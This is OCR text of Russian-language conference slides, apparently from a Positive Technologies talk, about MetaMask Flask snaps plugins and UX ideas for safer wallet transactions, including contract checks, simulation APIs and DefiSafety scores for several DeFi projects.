
- Metamask начал поддерживать систему плагинов в рамках Metamask Flask
- Разработчики могут протестировать новые фичи, в том числе систему snaps
- Плагины позволяют добавлять новую функциональность, например по аудиту адресов



Идеи улучшения UX

- Проверять возраст контракта
- Показывать активность транзакций к контракту
- Добавить интеграцию с API симуляции транзакций, например Tenderly или Blocknative
- Использовать Token Lists для распознавания известных адресов
- Отображать скоринг DefiSafety

Score	Project	Version	Chain	Category	
19%	TriSolaris	0.8	N	DEX Yield Farming Liquidity Provider	Details
70%	SpookySwap	0.8		AMM	Details
31%	SpiritSwap	0.8		Yield Farming	Details
43%	Platypus Finance	0.8		AMM	Details



positive technologies

Q&A

Арсений Реутов
theRaz0r